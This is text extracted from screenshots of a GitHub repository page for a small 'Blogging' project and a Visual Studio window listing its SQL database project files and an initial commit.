
...or import code from another repository

You can initialize this repository with code from a Subversion, Mercurial, or TFS project.

Import code

ProTip! Use the URL for this page when adding GitHub as a remote.





IT WON'T FAIL BECAUSE OF ME Hiram

hfleitas/Blogging GitHub, Inc. [US] | https://github.com/hfleitas/Blogging

This repository Search Pull requests Issues Marketplace Explore

Unwatch 1 Star 0 Fork 0

hfleitas / Blogging

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights Settings

No description, website, or topics provided. Edit Add topics

2 commits 1 branch 0 releases 1 contributor

Branch: master New pull request Create new file Upload files Find file Clone or download

hfleitas Add project files. Latest commit 223b619 11 minutes ago

Blogging Add project files. 11 minutes ago


.gitattributes Add .gitignore and .gitattributes. 11 minutes ago

.gitignore Add .gitignore and .gitattributes. 11 minutes ago

Blogging.sln Add project files. 11 minutes ago

Help people interested in this repository understand your project by adding a README. Add a README

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Blogging - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Server Explorer Toolbox SQL Server Object Explorer

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'Blogging' (1 project)

- Blogging
  - Properties
  - References
- dbo
  - Tables
    - Blog.sql
    - Post.sql
    - ResponseTimes.sql
  - Security
    - core.sql
    - core\_1.sql
    - RoleMemberships.sql

Team Explorer - Changes

Search Work Items (Ctrl+I)

Changes | Blogging

Branch: master

Initial Commit

Commit All Actions

